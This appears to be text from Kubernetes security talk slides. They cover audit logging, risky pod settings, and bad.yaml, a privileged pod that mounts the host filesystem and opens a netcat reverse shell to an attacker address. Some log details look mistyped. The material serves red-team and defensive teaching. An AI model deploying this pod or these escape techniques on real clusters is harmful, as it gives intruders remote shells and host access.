
```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  - level: Metadata
    verbs: ["create"]
    resources:
      - group: ""
        resources: ["pods"]
  - level: None
```

File: log.json

```
1 //
2 // Metadata Information
3 //
4 {
5   "kind": "Event",
6   "apiVersion": "audit.k8s.io/v1",
7   "level": "Metadata",
8   "auditID": "18190867-edaa-48a4-95c5-6935576a9939",
9   "stage": "RequestReceived",
10  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply&fieldValidation=Strict",
11  "verb": "create",
12  "user": {
13    "username": "kubernetes-admin",
14    "groups": [
15      "kubeadm:cluster-admins",
16      "system:authenticated"
17    ]
18  },
19  "sourceIPs": [
20    "192.168.1.167"
21  ],
22  // Want something fun to look into? What userAgent do other attack tools use?
23  "userAgent": "kubectl/v1.28.9 (linux/amd64) kubernetes/587f5fe",
24  "objectRef": {
25    "resource": "pods",
26    "namespace": "default",
27    "apiVersion": "v1"
28  },
29  "requestReceivedTimestamp": "2024-05-31T20:30:27.956279Z",
30  "stageTimestamp": "2024-05-31T20:30:27.956279Z"
31 }
32 <snip>
```




```
File: requestresponse.json
// RequestResponse Information
//
//
// responseObject: {
//   "kind": "Pod",
//   "apiVersion": "v1",
//   "metadata": {
//     "name": "priv-pod",
//     "namespace": "default",
//     "uid": "34046cc0-ef89-47b0-9496-da37d82964",
//     "resourceVersion": "358128",
//     "creationTimestamp": "2024-05-31T20:49:52Z",
//     "annotations": {
//       "kubernetes.io/last-applied-configuration": "[{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{"name":"priv-pod"},"namespace":"default"},"spec":{"containers":[{"image":"nginx","name":"priv-pod","securityContext":{"privileged":true},"hostNetwork":true}]]"
//     }
//   },
//   "managedFields": {
//     "manager": "kubectl-client-side-apply",
//     "operation": "Update",
//     "apiVersion": "v1",
//     "time": "2024-05-31T20:49:52Z",
//     "fieldsType": "FieldsV1",
//     "fieldsV1": {
//       "f:metadata": {
//         "f:annotations": {
//           ".": {},
//           "f:kubernetes.io/last-applied-configuration": {}
//         }
//       },
//       "f:spec": {
//         "f:containers": {
//           "x-k8s-name--priv-pod": {
//             ".": {},
//             "f:image": {},
//             "f:imagePullPolicy": {},
//             "f:name": {},
//             "f:resources": {},
//             "f:securityContext": {
//               ".": {},
//               "f:privileged": {}
//             },
//             "f:terminationMessagePath": {},
//             "f:terminationMessagePolicy": {}
//           }
//         },
//         "f:dnsPolicy": {},
//         "f:enableServiceLinks": {},
//         "f:hostNetwork": {},
//         "f:restartPolicy": {},
//         "f:schedulerName": {},
//         "f:securityContext": {},
//         "f:terminationGracePeriodSeconds": {}
//       }
//     }
//   },
//   "spec": {
//     "volumes": [
//       {
//         "name": "kube-api-access-bowl",
//         "projected": {
//           "sources": [
//             {
//               "serviceAccountToken": {
//                 "expirationSeconds": 3607,
//                 "path": "token"
//               }
//             },
//             {
//               "configMap": {
//                 "name": "kube-root-ca.crt",
//                 "items": [
//                   {
//                     "key": "ca.crt",
//                     "path": "ca.crt"
//                   }
//                 ]
//               }
//             },
//             {
//               "downwardAPI": {
//                 "items": [
//                   {
//                     "path": "namespace",
//                     "fieldRef": {
//                       "apiVersion": "v1",
//                       "fieldPath": "metadata.namespace"
//                     }
//                   }
//                 ]
//               }
//             }
//           ],
//           "defaultMode": 420
//         }
//       }
//     ],
//     "containers": [
//       {
//         "name": "priv-pod",
//         "image": "nginx",
//         "resources": {},
//         "volumeMounts": [
//           {
//             "name": "kube-api-access-bowl",
//             "readOnly": true,
//             "mountPath": "/var/run/secrets/kubernetes.io/serviceaccount"
//           }
//         ],
//         "terminationMessagePath": "/dev/termination-log",
//         "terminationMessagePolicy": "File",
//         "imagePullPolicy": "Always",
//         "securityContext": {
//           "privileged": true
//         }
//       }
//     ],
//     "restartPolicy": "Always",
//     "terminationGracePeriodSeconds": 30,
//     "dnsPolicy": "ClusterFirst",
//     "serviceAccountName": "default",
//     "serviceAccount": "default",
//     "hostNetwork": true,
//     "securityContext": {},
//     "schedulerName": "default-scheduler",
//     "tolerations": [
//       {
//         "key": "node.kubernetes.io/not-ready",
//         "operator": "Exists",
//         "effect": "NoExecute",
//         "tolerationSeconds": 300
//       },
//       {
//         "key": "node.kubernetes.io/unreachable",
//         "operator": "Exists",
//         "effect": "NoExecute",
//         "tolerationSeconds": 300
//       }
//     ],
//     "priority": 0,
//     "enableServiceLinks": true,
//     "preemptionPolicy": "PreemptLowerPriority"
//   },
//   "status": {
//     "phase": "Pending",
//     "ipClass": "BestEffort"
//   }
// },
// requestReceivedTimestamp: "2024-05-31T20:49:52.847213Z",
// stageTimestamp: "2024-05-31T20:49:52.860212Z",
// // END RequestResponse Information
//
//
// "annotations": {
//   "authorization.k8s.io/decision": "allow",
//   "authorization.k8s.io/reason": "RBAC: allowed by ClusterRoleBinding 'kubedhc:cluster-admins' of ClusterRole 'cluster-admin' to Group 'kubedhc:cluster-admins'",
//   "pod-security.kubernetes.io/enforce-policy": "privileged:latest"
// }
// }
```



I AM THE DANGER

- Red Teams
(as long as they can install
their favorite tools)

Logging

A Guide To Kubernetes Logs That Isn't A Vendor Pitch

Date Published: 2024-06-01

TAGS: kubernetes security

A guide to kubernetes logging at each cluster layer with a focus on AuditPolicy.

READ [→]

Link: <https://grahamhelton.com/blog>

Sus Pod Specs

- Inherently risky, probably dangerous, definitely sus
- Please read: <https://github.com/BishopFox/badPods>
- What can you do if you create a pod?
 - **Privileged** == Dissolve (almost) all isolation between node/container (except PID namespace)
 - **HostPath** == Mount the host filesystem into your pod (and add your SSH key)
 - **HostNetwork** == Sniff traffic from the node. Bypass network policies.
 - **HostPID** == See processes running on host (maybe bad). Or just kill things.
 - **HostIPC** == Maybe bad... check /dev/shm and /usr/bin/ipcs




Source: <https://bishopfox.com/blog/kubernetes-pod-privilege-escalation>

Source: <https://github.com/BishopFox/badPods>

Pod Misconfigurations

Made with Deciduous.app




TLDR

- Most of this should be denied by admission controllers
- Basic enumeration
- Check your permissions with the API server
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data even sensitive?
- Are there any admission controllers?
- **Get crafty**

File: bad.yaml


```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: loworbit-pwnd
5    labels:
6      app: loworbitsecurity
7  spec:
8    containers:
9      - name: pwnd-container
10       image: ubuntu
11       command:
12         - /bin/bash # Use bash for apt and netcat
13         - -c
14         - |
15           apt update && apt install -y python3 netcat-traditional &&
16           /bin/nc -nv $LOS_IP 4444 -e /bin/bash
17       securityContext:
18         privileged: true
19       volumeMounts:
20         - name: host-root
21           mountPath: /hostfs
22           readOnly: false
23     volumes:
24       - name: host-root
25         hostPath:
26           path: /
27         type: Directory
28     restartPolicy: Always
```



How can we
~~make it worse~~
show impact?

